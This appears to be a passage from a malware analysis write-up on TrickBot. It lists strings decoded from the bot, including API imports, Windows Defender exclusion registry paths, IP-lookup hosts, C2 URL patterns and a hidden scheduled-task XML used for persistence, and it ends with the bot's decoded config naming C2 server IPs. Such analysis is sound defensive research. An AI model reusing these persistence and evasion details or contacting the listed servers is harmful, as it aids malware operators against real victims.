Decoded bot EXE that is injected has the same string encoding as the loader layer did so this decoded EXE is the TrickBot the previous layer is probably TrickLoader but it's been changed to be position independent bytecode with function obfuscation to hide itself and further protect the bot EXE.

Decoded bot strings:

UnloadUserProfile
LoadUserProfileW
DestroyEnvironmentBlock
CreateEnvironmentBlock
USERENV.dll
GetAdaptersInfo
IPHLAPI.dll
NtQueryInformationProcess
ntdll.dll
PathFindExtensionW
PathRemoveFileSpecW
PathRemoveBackslashW
StrStrIW
PathRenameExtensionW
PathAddBackslashW
PathFindFileNameW
SHLWAPI.dll
CryptBinaryToStringW
CryptStringToBinaryW
CRYPT32.dll
CoUninitialize
CoCreateInstance
ole32.dll
SetSecurityDescriptorDacl
InitializeSecurityDescriptor
CopySid
GetLengthSid
SetEntriesInAclW
GetSecurityInfo
SetSecurityInfo
SetNamedSecurityInfoW
RegSetValueExW
RegOpenKeyExW
RegCloseKey
RegCreateKeyExW
RevertToSelf
AdjustTokenPrivileges
LookupPrivilegeValueW
CryptGetHashParam
CryptAcquireContextW
CryptSetKeyParam
CryptReleaseContext
ConvertStringSecurityDescriptorToSecurityDescriptorW
CryptImportKey
CryptCreateHash
CryptDecrypt
CryptDestroyHash
CryptHashData
CryptDestroyKey
AllocateAndInitializeSid
FreeSid
OpenProcessToken
EqualSid
CreateProcessAsUserW
DuplicateTokenEx
LookupAccountSidW
GetTokenInformation
GetUserNameW
ADVAPI32.dll
CreateToolhelp32Snapshot
Process32NextW
Process32FirstW
MultiByteToWideChar
WideCharToMultiByte
GetModuleHandleA
QueryPerformanceCounter
GetCurrentThreadId
SetUnhandledExceptionFilter
UnhandledExceptionFilter

lstrlenA
GetCurrentProcessId
GetSystemTimeAsFileTime
GetCurrentProcess
GetVersionExW
GetVersion
SetFilePointer
WriteFile
ReadFile
CreateFileW
lstrcpw
GetTempFileNameW
CreateProcessW
MoveFileExW
GetTickCount
InitializeCriticalSectionAndSpinCount
Sleep
GetFileAttributesW
GetModuleFileNameW
GetStartupInfoW
GetTempPathW
MoveFileW
SetCurrentDirectoryW
DeleteFileW
lstrcpyW
LocalFree
CreateMutexW
ResumeThread
WriteProcessMemory
DuplicateHandle
CreateEventW
GetExitCodeThread
VirtualAllocEx
VirtualProtectEx
TerminateProcess
ReadProcessMemory
VirtualFreeEx
OpenProcess
CreateRemoteThread
SetEvent
CreateDirectoryW
SetFileAttributesW
lstrcmpA
LoadLibraryA
GetFileTime
FindNextFileW
GetSystemInfo
LockResource
FindClose
GetLastError
lstrcpyW
SetFileTime
GetModuleHandleW
LoadResource
FreeLibrary
FindResourceW
FindFirstFileW
GetFullPathNameW
lstrlenW
lstrcmpW
GetComputerNameW
CreateThread
DBG
MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Paths
MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
WinDefend
%081X%041X%lu
working

```
path
lastver
ModuleQuery
LeaveCriticalSection
EnterCriticalSection
InitializeCriticalSection
VERS
SignatureLength
ECCPUBLICBLOB
ECDSA_P384
spam.dnsbl.sorbs.net
dnsbl-1.uceprotect.net
b.barracudacentral.org
cbl.abuseat.org
zen.spamhaus.org
GetNativeSystemInfo
Module is not valid
client_id
1032
/plain/clientip
/text
/raw
/plain
ip.anysrc.net
wtfismyip.com
myexternalip.com
icanhazip.com
api.ipify.org
ipinfo.io
ipecho.net
checkip.amazonaws.com
ssert
D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)
Global\Muta
--%s--
```

--%s

Content-Disposition: form-data; name="%S"

Content-Type: multipart/form-data; boundary=%s

Content-Length: %d

```
-----Boundary%08X
winsta0\default
WTSQueryUserToken
WTSGetActiveConsoleSessionId
WTSFreeMemory
WTSEnumerateSessionsA
wtsapi32
GetProcAddress
LoadLibraryW
ExitProcess
ResetEvent
CloseHandle
WaitForSingleObject
SignalObjectAndWait
svchost.exe
Release
FreeBuffer
Control
Start
Load to M failed
Run D failed
Load to P failed
Find P failed
Create ZP failed
```

Module has already been loaded
parentfiles
period
file
conf
control
needinfo
autocontrol
autoconf
processname
autostart
<moduleconfig>*</moduleconfig>
%s%s
%s%s_configs\
Modules\
HeapReAlloc
HeapFree
GetProcessHeap
HeapAlloc
kernel32.dll
0.0.0.0
POST
InternetCanonicalizeUrlW
Wininet
BCryptDestroyKey
BCryptCloseAlgorithmProvider
BCryptVerifySignature
BCryptGetProperty
BCryptImportKeyPair
BCryptOpenAlgorithmProvider
NCryptFreeObject
NCryptDeleteKey
NCryptImportKey
NCryptOpenStorageProvider
Bcrypt.dll
Ncrypt.dll
%s %s SP%d
Unknown
Windows 2000
Windows XP
Windows Server 2003
Windows Vista
Windows Server 2008
Windows 7
Windows Server 2008 R2
Windows 8
Windows Server 2012
Windows 8.1
Windows Server 2012 R2
Windows 10
Windows 10 Server
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
psrv
plugins
expir
servconf
%s_W%d%d%d.
Module already unloaded
Control failed
Module was unloaded
Process has been finished
release
Start failed
Process was unloaded
GetParentInfo error
Unable to load module from server
start
Decode from BASE64 error
Win32 error

```

Invalid params count
No params
info
data
%s/%s/64/%s/%s/%s/
noname
%s/%s/63/%s/%s/%s/%s/
/%s/%s/25/%s/
/%s/%s/23/%d/
/%s/%s/14/%s/%s/0/
/%s/%s/10/%s/%s/%d/
/%s/%s/5/%s/
/%s/%s/1/%s/
/%s/%s/0/%s/%s/%s/%s/%s/
name
module
MsNetMonitor
%s.%s.%s.%s
%s.%s
%Y-%m-%dT%H:%M:%S
</UserId>
<UserId>
<LogonType>InteractiveToken</LogonType>
<RunLevel>LeastPrivilege</RunLevel>
<RunLevel>HighestAvailable</RunLevel>
<GroupId>NT AUTHORITY\SYSTEM</GroupId>
<LogonType>InteractiveToken</LogonType>

</LogonTrigger>

<LogonTrigger>
<Enabled>>true</Enabled>

</Command>
</Exec>
</Actions>
</Task>

</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
<AllowHardTerminate>>false</AllowHardTerminate>
<StartWhenAvailable>>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>>true</StopOnIdleEnd>
<RestartOnIdle>>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>>true</AllowStartOnDemand>
<Enabled>>true</Enabled>
<Hidden>>true</Hidden>
<RunOnlyIfIdle>>false</RunOnlyIfIdle>
<WakeToRun>>false</WakeToRun>
<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">?pspp?</StartBoundary>
<Enabled>>true</Enabled>
<ScheduleByDay>
<DaysInterval>1</DaysInterval>
</ScheduleByDay>
</CalendarTrigger>
</Triggers>
<Principals>
<Principal id="Author">

```



```

<CalendarTrigger>
<Repetition>
<Interval>PT3M</Interval>
<Duration>P1D</Duration>
<StopAtDurationEnd>>false</StopAtDurationEnd>
</Repetition>
<StartBoundary>
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Version>1.0.1</Version>
<Description>System service monitor.</Description>
<URI>\Task</URI>
</RegistrationInfo>
<Triggers>

```

```

SYSTEM
%s sTart
group_tag
CONFIG
user
config.conf
.tmp
%s %s
SINJ
not listed
listed
DNSBL
client is not behind NAT
client is behind NAT
failed
NAT status
public.bin
ConfigsAndKeys\

```

Decoding the config out of the bot EXE hasn't changed.

Initial bot config:

```

<mcconf><ver>1000158</ver><gtag>ser0328</gtag><servs><srv>109.95.113.130:449</srv>
<srv>87.101.70.109:449</srv><srv>31.134.60.181:449</srv><srv>85.28.129.209:449</srv>
<srv>82.214.141.134:449</srv><srv>81.227.0.215:449</srv><srv>31.172.177.90:449</srv>
<srv>185.55.64.47:449</srv><srv>78.155.199.225:443</srv><srv>92.63.103.193:443</srv>
<srv>85.143.175.248:443</srv><srv>185.159.129.31:443</srv><srv>194.87.237.178:443</srv>
<srv>195.123.216.12:443</srv><srv>54.38.56.154:443</srv><srv>82.146.60.85:443</srv>
<srv>185.228.232.139:443</srv></servs><autorun><module name="systeminfo" ctl="GetSystemInfo"/><module
name="injectDll"/></autorun></mcconf>

```

References:

1. <https://labsblog.f-secure.com/2017/12/18/dont-let-an-auto-elevating-bot-spoil-your-christmas/>
2. <http://www.kernelmode.info/forum/viewtopic.php?f=16&t=4869&p=31078&hilit=icedid#p31078>
3. <http://www.hexacorn.com/blog/2015/10/26/heavens-gate-and-a-chameleon-code-x8664/>
4. <https://blog.malwarebytes.com/threat-analysis/2018/01/a-coin-miner-with-a-heavens-gate/>
5. <https://github.com/hfiref0x/UACME/blob/143ead4db6b57a84478c9883023fbe5d64ac277b/Source/Akagi/sup.c#L77>